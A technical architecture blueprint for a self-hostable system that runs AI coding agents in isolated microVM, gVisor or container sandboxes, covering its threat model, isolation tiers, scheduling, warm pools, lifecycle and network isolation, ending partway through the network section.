

AI Agent Sandbox Hosting System — Comprehensive Blueprint

Document Metadata

- **Version:** 1.0
 - **Date:** 2026-06-20
 - **Classification:** Technical Architecture Blueprint
 - **Scope:** Multi-agent sandbox environment for Codex, Claude Code, OpenClaw, Hermes Agent, and generic AI coding agents
 - **Target Audience:** Infrastructure architects, platform engineers, security teams
-

Executive Summary

This blueprint defines a production-grade hosting system for spawning isolated sandbox environments capable of running any AI coding agent — including Codex CLI, Claude Code, OpenClaw, Hermes Agent, and future agent frameworks. The system implements defense-in-depth isolation through microVMs (Firecracker/Kata Containers), gVisor, or hardened containers depending on threat model and latency requirements. It provides ephemeral and persistent execution modes, warm-pool pre-warming for sub-second provisioning, credential proxying to prevent secret exfiltration, comprehensive observability via OpenTelemetry, and full lifecycle management from creation through hibernation to destruction.

The architecture draws from production patterns established by E2B (15M sandboxes/month), Daytona (sub-90ms cold starts), Northflank (2M+ workloads/month), and the Kubernetes Agent Sandbox SIG project, while remaining vendor-agnostic and self-hostable.

Table of Contents

1. System Overview & Design Principles
 2. Threat Model & Security Requirements
 3. Isolation Technology Stack
 4. Core Architecture
 5. Control Plane
 6. Compute Plane
 7. Network Architecture
 8. Storage Architecture
 9. Credential & Secret Management
 10. Agent Runtime Integration
 11. Observability & Telemetry
 12. Lifecycle Management
 13. Scaling & Resource Management
 14. Multi-Tenancy & RBAC
 15. Cost Optimization
 16. Deployment Patterns
 17. Implementation Roadmap
 18. Appendices
-

1. System Overview & Design Principles

1.1 Design Principles

The system adheres to five core principles that govern every architectural decision:

Principle 1: Defense in Depth — No single isolation layer is trusted. Compute isolation (microVM/gVisor/container) is layered with filesystem boundaries, network controls, resource limits, and audit logging. Even if one layer fails, the others contain the blast radius.

Principle 2: Agent-Agnostic Runtime — The sandbox environment must support any AI coding agent without modification to the agent itself. Agents connect through standard protocols (HTTP, WebSocket, SSH, MCP) and run in unmodified OCI container images. The system does not embed agent-specific logic.


Principle 3: Ephemeral by Default, Stateful on Demand — Sandboxes start clean for every session to prevent state accumulation and cross-session contamination. Persistent state is opt-in via volume mounts, with explicit lifecycle policies governing retention.


Principle 4: Sub-Second Provisioning — Interactive agent workflows demand near-instant sandbox availability. The system uses warm pools, memory snapshots, and copy-on-write filesystems to achieve sub-200ms provisioning latency for the critical path.

Principle 5: Observable by Design — Every sandbox operation emits structured telemetry. Open-Telemetry `gen_ai` semantic conventions provide standardized tracing of agent invocations, model calls, tool executions, and resource consumption. Audit logs are non-repudiable and tamper-evident.

1.2 System Boundaries

The hosting system occupies the infrastructure layer between the agent frameworks (Codex, Claude Code, OpenClaw, Hermes) and the underlying compute resources. It does not implement agent logic, model inference, or business workflows — it provides the secure, isolated, observable runtime in which agents execute.





2. Threat Model & Security Requirements

2.1 Threat Actors

Actor	Capability	Motivation
Compromised LLM	Generates malicious code via prompt injection	Escapes sandbox, exfiltrates data, persists backdoor
Malicious User	Submits crafted prompts or skills	Steals secrets, abuses compute, attacks other tenants
Supply Chain Attacker	Poisons agent skills/packages	Compromises all agents installing the poisoned artifact
Insider Threat	Has legitimate access to infrastructure	Exfiltrates tenant data, bypasses controls
Host Compromise	Gains root on the physical host	Bypasses all software isolation

2.2 Key Threat Vectors

Container Escape / Kernel Exploits — Malicious code targets kernel vulnerabilities to break out of the sandbox. This is the primary reason containers alone are insufficient for untrusted AI-generated code. Firecracker microVMs with dedicated kernels per sandbox eliminate shared-kernel attack vectors.

Credential Leakage — Code reads environment variables, `.env` files, or SSH keys. The system must never inject raw secrets into sandbox environments. Instead, a credential proxy intercepts outbound requests and injects authentication headers outside the sandbox boundary.

Network Exfiltration — Code calls out to attacker-controlled endpoints with harvested data. Default-deny egress policies with explicit allowlists prevent unauthorized outbound communication. Raw TCP/UDP/ICMP is blocked at the network layer.

Resource Exhaustion — Fork bombs, memory bombs, or disk-filling attacks crash adjacent services. cgroup v2 resource quotas with hard limits on CPU, memory, disk, and execution time prevent denial-of-service.

Privilege Escalation — Code exploits misconfigured mount points or capabilities to gain root. Sandboxes run as non-root users with dropped capabilities, read-only root filesystems, and no `setuid` binaries.

Cross-Tenant Data Leakage — In multi-tenant deployments, one tenant's agent accesses another tenant's data. Per-tenant namespaces, network policies, encryption keys, and compute isolation enforce tenant boundaries.

2.3 Security Requirements Matrix

Requirement	Implementation	Verification
Hardware-level isolation	Firecracker microVM or Kata Containers per sandbox	KVM verification, VM introspection
Non-root execution	All sandbox processes run as unprivileged user	Pod security policies, seccomp profiles
Read-only root FS	Overlay filesystem with writable tmpfs layer	Filesystem audit, immutable root detection
Default-deny network	Egress proxy with explicit allowlist	Network policy tests, packet capture analysis
Secret proxying	Credential proxy outside sandbox boundary	Secret absence verification in VM memory
Resource quotas	cgroup v2 limits on CPU, memory, disk, time	Stress testing, resource exhaustion attempts
Audit logging	Every action logged with non-repudiable attribution	Log integrity verification, SIEM integration
Session isolation	One sandbox per user/session, never shared	Session affinity tests, cross-session data tests
Image provenance	Signed OCI images, vulnerability scanning	Image signature verification, CVE scanning
Secure boot chain	Measured boot, TPM attestation where available	Attestation report verification

3. Isolation Technology Stack

3.1 Isolation Tier Selection

The system supports four isolation tiers, selectable per sandbox based on threat model, performance requirements, and cost constraints:

Tier	Technology	Isolation Level	Boot Time	Memory Overhead	Best For
Tier 1: Mi- croVM	Firecracker via Kata Containers	Hardware (dedicated kernel)	~125-200ms	~5-10MB + guest kernel	Untrusted AI-generated code, multi-tenant production
Tier 2: gVisor	runsc (KVM or Systrap mode)	Syscall interception	~100ms	Minimal	Trusted but sensitive code, defense-in- depth
Tier 3: Hard- ened Con- tainer	Docker + seccomp + AppArmor	Namespace-level	~10-50ms	Very low	Internal automation, pre-reviewed code


Table 3 – continued

Tier	Technology	Isolation Level	Boot Time	Memory Overhead	Best For
Tier 4: Native	Direct process execution	Process-level	Instant	None	Local development, trusted single-user

3.2 Tier 1: Firecracker MicroVM Deep Dive

Firecracker is a microVM monitor written in Rust by AWS for Lambda and Fargate. It implements only five virtual devices — virtio-net, virtio-block, virtio-balloon, virtio-vsock, and serial console — reducing the attack surface to approximately 50,000 lines of Rust versus QEMU’s ~2 million lines of C.

Architecture:



Key Properties:

- Each microVM has its own independent Linux kernel — no shared kernel code paths
- Boot time to userspace: ~100-200ms depending on configuration
- Memory overhead per microVM: less than 5 MiB
- microVM creation rate: up to 150 per second per host
- Supports up to 32 vCPU and 64GB RAM per microVM

Operational Considerations: Firecracker does not include orchestration. The system must manage kernel images, root filesystems, networking configuration, the jailer security layer, and VM lifecycle. Kata Containers abstracts this complexity by providing a Kubernetes CRI-compatible runtime that uses Firecracker (or Cloud Hypervisor) as the VMM backend.

3.3 Tier 2: gVisor Deep Dive

gVisor implements a user-space kernel (the Sentry) written in Go that intercepts system calls from the sandboxed process. The Sentry handles syscalls in user space rather than passing them to the host kernel, drastically reducing the host kernel attack surface.

Execution Modes:

- **Systrap**: seccomp-based syscall interception (default, no KVM required)
- **KVM**: Virtualization-based isolation (stronger, requires KVM)
- **Directfs**: High-performance file operations bypassing some syscall overhead

Tradeoffs:

- gVisor implements approximately 70-80% of Linux syscalls. Advanced features like systemd, Docker-in-Docker, and certain networking capabilities may not work.
- I/O overhead: 10-30% slower than native containers on I/O-heavy workloads
- CPU-bound workloads perform comparably to native containers

3.4 Tier 3: Hardened Containers

For trusted internal automation where the code is pre-reviewed and the threat model does not include active adversaries, hardened containers provide the fastest startup with minimal overhead.


Hardening Measures:

- seccomp-bpf profiles blocking dangerous syscalls
- AppArmor/SELinux mandatory access control
- Dropped Linux capabilities (no CAP_SYS_ADMIN, CAP_NET_RAW, etc.)
- Read-only root filesystem with tmpfs overlay for writes
- User namespace remapping (root in container maps to unprivileged host user)
- No new privileges flag (PR_SET_NO_NEW_PRIVS)

4. Core Architecture

4.1 High-Level Architecture

The system follows a three-plane architecture pattern: Interface Plane, Control Plane, and Compute Plane.



4.2 Component Responsibilities

Interface Plane — All external interaction points. The REST API handles CRUD operations on sandboxes, snapshots, and templates. WebSocket connections provide real-time streaming of sandbox output (stdout/stderr), agent tool calls, and lifecycle events. The CLI and SDKs wrap these APIs for developer ergonomics.

Control Plane — The brain of the system. The Sandbox Manager coordinates all operations. The Scheduler places sandboxes on compute nodes based on resource availability, affinity rules, and tenant isolation requirements. The Lifecycle Manager handles creation, startup, pause, resume, snapshot, and destruction. The Policy Enforcer evaluates every sandbox request against security policies, resource quotas, and compliance rules.

Compute Plane — The execution layer. Runtime Nodes are worker hosts (bare metal or VMs with nested virtualization) that run the actual sandboxes. Each node runs a Sandbox Agent (daemon) that communicates with the control plane, manages local sandboxes, and reports resource utilization.

5. Control Plane


5.1 Sandbox Manager


The Sandbox Manager is the central orchestrator, implemented as a distributed service (or Kubernetes operator) that maintains the desired state of all sandboxes and reconciles it with the actual state.

Core Operations:

Operation	Description	Latency Target
Create	Provision new sandbox from template	< 200ms (warm pool)
Start	Boot sandbox from hibernation	< 100ms (snapshot restore)
Pause	Hibernate sandbox, preserve state	< 4s per GiB RAM
Resume	Wake sandbox from hibernation	< 100ms
Snapshot	Capture point-in-time state	< 2s
Destroy	Terminate and clean up	< 1s
Fork	Clone sandbox from snapshot	< 50ms

State Machine:





5.2 Scheduler

The Scheduler is a multi-dimensional bin-packing problem solver that places sandboxes on compute nodes considering:

- **Resource fit:** CPU, memory, disk, GPU requirements
- **Tenant isolation:** Never co-locate high-risk tenants on the same node
- **Affinity/anti-affinity:** Co-locate related sandboxes; separate conflicting ones
- **Warm pool availability:** Prefer nodes with pre-warmed snapshots of the requested template
- **Geographic proximity:** Place near the requesting client for latency-sensitive workloads
- **Cost optimization:** Prefer spot/preemptible instances for fault-tolerant workloads

Scheduling Algorithm:

```

def schedule_sandbox(request):
    candidates = filter_nodes_by_resources(request.resources)
    candidates = filter_by_tenant_isolation(candidates, request.tenant_id)
    candidates = filter_by_affinity(candidates, request.affinity_rules)
    candidates = prioritize_by_warm_pool(candidates, request.template_id)
    candidates = prioritize_by_proximity(candidates, request.region)
    candidates = prioritize_by_cost(candidates, request.priority)

    if not candidates:
        trigger_scale_up(request)
        return wait_for_capacity()

    return select_best_node(candidates)
  
```

5.3 Warm Pool Manager

The Warm Pool Manager maintains a pool of pre-initialized sandbox VMs to eliminate cold-start latency. This is the critical optimization for interactive agent workflows.

Warm Pool Strategy:

1. **Pre-boot:** VMs are booted from base images and brought to a ready state (SSH daemon running, agent runtime initialized)

2. **Snapshot:** Memory state is captured and stored as a snapshot file
3. **On demand:** Incoming requests restore directly from the snapshot rather than booting from scratch
4. **Refill:** As warm VMs are consumed, the pool is replenished asynchronously

Pool Sizing:

```
warm_pools:  
- template_id: "python-dev-v3"  
  isolation_tier: "microvm"  
  min_ready: 10  
  max_ready: 100  
  scale_up_threshold: 0.3 # Scale up when < 30% ready  
  scale_down_threshold: 0.8 # Scale down when > 80% ready  
  regions: ["us-east-1", "eu-west-1"]  
  
- template_id: "node-dev-v2"  
  isolation_tier: "gvisor"  
  min_ready: 5  
  max_ready: 50  
  scale_up_threshold: 0.3  
  scale_down_threshold: 0.8  
  regions: ["us-east-1"]
```

Snapshot Restoration:

- Firecracker supports memory snapshot restore in ~5-30ms
- Copy-on-write (CoW) overlay allows multiple sandboxes to share the same base snapshot while diverging independently
- Each sandbox gets its own writable overlay layer (tmpfs or sparse file)

5.4 Policy Enforcer

The Policy Enforcer evaluates every sandbox operation against a declarative policy engine. Policies are defined as code (Rego/OPA or Cedar) and cover:

- **Resource quotas:** Max sandboxes per tenant, max CPU/memory per sandbox, max concurrent executions
- **Network policies:** Allowed/denied domains, IP ranges, ports
- **Image policies:** Allowed base images, vulnerability score thresholds, signature requirements
- **Time policies:** Max session duration, allowed execution windows, auto-shutdown timers
- **Compliance policies:** Data residency requirements, encryption standards, audit retention

6. Compute Plane


6.1 Runtime Node Architecture

Each Runtime Node is a worker host that runs sandbox instances. Nodes can be bare metal servers (for Firecracker with nested virtualization) or VMs (for gVisor or containers).

Node Requirements:

Component	Minimum	Recommended
CPU	8 cores	32+ cores
Memory	32 GB	128+ GB
Storage	200 GB NVMe	1+ TB NVMe
Network	1 Gbps	10+ Gbps
Virtualization	KVM support	Nested virtualization for VMs
GPU	Optional	Required for ML workloads

Node Software Stack:



6.2 Sandbox Instance Lifecycle

Creation Flow:

1. **Request validation:** Policy enforcer validates the request against quotas and policies

2. **Template resolution:** Resolve base image from OCI registry (or local cache)
3. **Warm pool check:** If warm pool has available instance, allocate from pool (fast path)
4. **Cold start:** If no warm instance, boot from template (slow path: ~125-200ms for Firecracker)
5. **Network setup:** Create isolated network namespace, configure egress proxy
6. **Volume mount:** Mount persistent volumes (if requested) or tmpfs overlay
7. **Secret injection:** Configure credential proxy (secrets never enter sandbox)
8. **Agent runtime start:** Start the agent process (Codex, Claude Code, etc.)
9. **Health check:** Verify sandbox is ready to accept connections
10. **Registration:** Register with control plane, emit telemetry

Destruction Flow:

1. **Graceful shutdown:** Send SIGTERM to agent process, wait for cleanup (configurable timeout)
2. **Force kill:** If graceful shutdown fails, SIGKILL
3. **Volume unmount:** Unmount persistent volumes
4. **Network cleanup:** Remove network namespace, iptables rules
5. **Storage cleanup:** Delete overlay layers, free tmpfs
6. **VM teardown:** Destroy microVM or container
7. **Audit log:** Emit final audit event with session summary
8. **Resource reclamation:** Return resources to node pool

7. Network Architecture

7.1 Network Isolation Model


Each sandbox gets its own isolated network namespace with the following properties:


- **No host localhost access:** Sandboxes cannot reach the host's loopback interface
- **No inter-sandbox communication:** Sandboxes cannot communicate with each other
- **No raw socket access:** Raw TCP, UDP, and ICMP are blocked
